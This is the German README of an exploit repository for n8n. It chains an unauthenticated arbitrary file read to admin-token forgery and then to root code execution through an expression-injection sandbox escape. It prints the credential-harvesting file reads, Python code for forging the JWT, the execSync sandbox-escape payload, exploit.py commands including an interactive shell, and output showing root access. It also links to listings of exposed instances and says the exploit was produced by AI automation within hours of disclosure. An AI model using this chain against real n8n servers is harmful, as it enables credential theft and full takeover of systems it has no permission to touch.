
 chocapikk/cve-2026-21858
n8n Ni8mare - Nicht authentifiziertes beliebiges Dateilesen zu RCE-Kette (CVSS 10.0)

Nicht authentifiziertes beliebiges Dateilesen → Admin-Token-Fälschung → Sandbox-Umgehung → RCE
| CVE | CVE-2026-21858 (AFR) + CVE-2025-68613 (RCE) |
| CVSS | 10.0 + 9.9 (Critical) |
| Betroffen | <= 1.65.0 (AFR) / >= 0.211.0 (RCE) |
| Behoben | 1.121.0 (AFR) / 1.120.4+ (RCE) |
| Offengelegt | 2026-01-07 11:09 UTC |
| Codename | Ni8mare |
| Anerkennung | Dor Attias (Cyera) |
| Exploit | Chocapikk |
| Prozess | AI-automatisiert: Patch-Diff → Repro → Labor → Exploit (~9h nach Offenlegung) |
| Typ | Proof of Concept - KEIN universeller Exploit (erfordert spezifische Workflow-Konfiguration, siehe Einschränkungen) |
Vollständige nicht authentifizierte RCE-Kette auf n8n:

Die Exposition ist versionsabhängig. Hinsichtlich der Exposition gibt es öffentlich zugängliche verwundbare n8n-Instanzen.
LeakIX-Ergebnisse: Angezeigte exponierte Instanzen anzeigen
Dieser Exploit wurde unabhängig von der Cyera-Ausarbeitung (nach Abschluss entdeckt) entwickelt. Wesentliche Unterschiede:
| Cyera (Originalforschung) | Dieser Exploit | |
|---|---|---|
| Dateilesen | In KI-Wissensbasis laden → per Chat abfragen | Direkte HTTP-Antwort |
| Voraussetzungen | Chat-Workflow + KI-Integration | Jedes Formular mit Datei-Upload |
| RCE-Methode | "Execute Command"-Knoten (standardmäßig deaktiviert) | Ausdrucksinjektion (funktioniert bei Standardinstallationen) |
| Automatisierung | Manuelle/konzeptionelle Demo | Vollautomatisiertes Python-Skript |
Beide Ansätze erfordern spezifische Workflow-Konfigurationen. Cyera benötigt Chat + KI-Integration, dieser Exploit benötigt ein Formular mit Respond-Knoten. Siehe Einschränkungen für Details.
┌───────────────────────────────────────────────────────────┐
│                     NICHT AUTHENTIFIZIERT                  │
├───────────────────────────────────────────────────────────┤
│  1. /proc/self/environ lesen → HOME-Verzeichnis finden    │
│  2. $HOME/.n8n/config lesen → encryptionKey erhalten      │
│  3. $HOME/.n8n/database.sqlite lesen → Admin-Zugangsdaten erhalten │
├───────────────────────────────────────────────────────────┤
│                      TOKEN-FÄLSCHUNG                       │
├───────────────────────────────────────────────────────────┤
│  4. JWT-Secret aus encryptionKey ableiten                 │
│  5. Admin-Session-Cookie fälschen                         │
├───────────────────────────────────────────────────────────┤
│                    AUTHENTIFIZIERTES RCE                   │
├───────────────────────────────────────────────────────────┤
│  6. Workflow mit Ausdrucksinjektion erstellen             │
│  7. Sandbox-Umgehung via this.process.mainModule.require  │
│  8. Beliebige Befehle ausführen                           │
└───────────────────────────────────────────────────────────┘
commit c8d604d2c466dd84ec24f4f092183d86e43f2518
Author: mfsiega
Date:   Thu Nov 13 11:51:40 2025 +0100

    Merge commit from fork
Der legendäre "Merge commit from fork" – wenn man das sieht, hat jemand etwas Scharfes gefunden. 🌶️
// BEFORE (vulnerable)
const files = (context.getBodyData().files as IDataObject) ?? {};
await context.nodeHelpers.copyBinaryFile(file.filepath, ...)

// AFTER (fixed)
a.ok(req.contentType === 'multipart/form-data', 'Expected multipart/form-data');
Sende Content-Type: application/json → kontrolliere filepath → lese jede Datei.
n8n sandboxt Benutzercode (Code-Knoten, Ausdrücke) mit vm2/isolated-vm. Andere RCE-Vektoren:
| Technik | Status |
|---|---|
| Execute Command Node | Standardmäßig deaktiviert (N8N_ALLOW_EXEC_COMMAND=false) |
| SSH/HTTP-Knoten | Ausführung auf entfernten Servern, nicht auf dem n8n-Host |
| Pyodide Sandbox-Escape | CVE-2025-68668 - erfordert Python-Code-Knoten |
| Ausdrucksinjektion | CVE-2025-68613 - funktioniert bei Standardinstallationen |
Ich habe Ausdrucksinjektion verwendet, weil sie auf jedem n8n mit Standardeinstellungen funktioniert – keine speziellen Knoten oder Konfiguration erforderlich. Der Pyodide-Bypass (CVE-2025-68668) erfordert den Python-Code-Knoten, der möglicherweise nicht auf allen Instanzen verfügbar ist.
={{ (function() {
  var require = this.process.mainModule.require;
  var execSync = require("child_process").execSync;
  return execSync("id").toString();
})() }}
n8n-Ausdrücke haben Zugriff auf this.process.mainModule.require → vollständige Sandbox-Umgehung.
# JWT secret derivation
jwt_secret = sha256(encryption_key[::2]).hexdigest()

# JWT hash
jwt_hash = b64encode(sha256(f"{email}:{password_hash}")).decode()[:10]

# Forge token
token = jwt.encode({"id": user_id, "hash": jwt_hash}, jwt_secret, "HS256")
docker compose up -d
# Wait ~60 seconds for setup
# Form: http://localhost:5678/form/vulnerable-form
# Creds: [email protected] / ExploitLab123!
# Read arbitrary file
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --read /etc/passwd

# Full chain with command
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --cmd "id"

# Interactive shell
uv run python exploit.py http://localhost:5678 /form/vulnerable-form
╔═══════════════════════════════════════════════════════════════╗
║     CVE-2026-21858 + CVE-2025-68613 - n8n Vollständige Kette  ║
║     Beliebiges Dateilesen → Token-Fälschung → Sandbox-Umgehung → RCE ║
╚═══════════════════════════════════════════════════════════════╝

[*] Ziel: http://localhost:5678/form/vulnerable-form
[*] Version: 1.65.0 (VERWUNDBAR)
[x] HOME-Verzeichnis
[+] HOME-Verzeichnis: /root
[x] Verschlüsselungsschlüssel
[+] Verschlüsselungsschlüssel: yusrXZV1...
[x] Datenbank
[+] Datenbank: 1327104 Bytes
[x] Admin-Benutzer
[+] Admin-Benutzer: [email protected]
[x] Token-Fälschung
[+] Token-Fälschung: OK
[x] Admin-Zugriff
[+] Admin-Zugriff: GEWÄHRT!
[+] Cookie: n8n-auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjljMWI5MzU0LTI5NzQtNGZlOS05OTc2LWVmZDM3ZWEyNWFlMiIsImhhc2giOiJGYzVQZjVkUDRxIn0.TrIjHV3_6pw6Syi4qme5larZeQElBJmo4Y_eSgL9_M0
[x] RCE
[+] RCE: OK

uid=0(root) gid=0(root) groups=0(root)
Dies ist KEIN "pwn any n8n"-Exploit. Es erfordert spezifische Bedingungen, um zu funktionieren:
| Anforderung | Beschreibung |
|---|---|
| Formular mit Datei-Upload | Ziel muss einen Formular-Workflow mit einem Datei-Upload-Feld haben |
| Respond-to-Webhook-Knoten | Workflow muss den Dateiinhalt in der HTTP-Antwort zurückgeben |
| Workflow aktiv | Der Formular-Workflow muss aktiviert sein |
| Nicht authentifizierter Zugriff | Formular muss öffentlich zugänglich sein (keine Authentifizierung) |
Beispiel einer verwundbaren Workflow-Konfiguration:
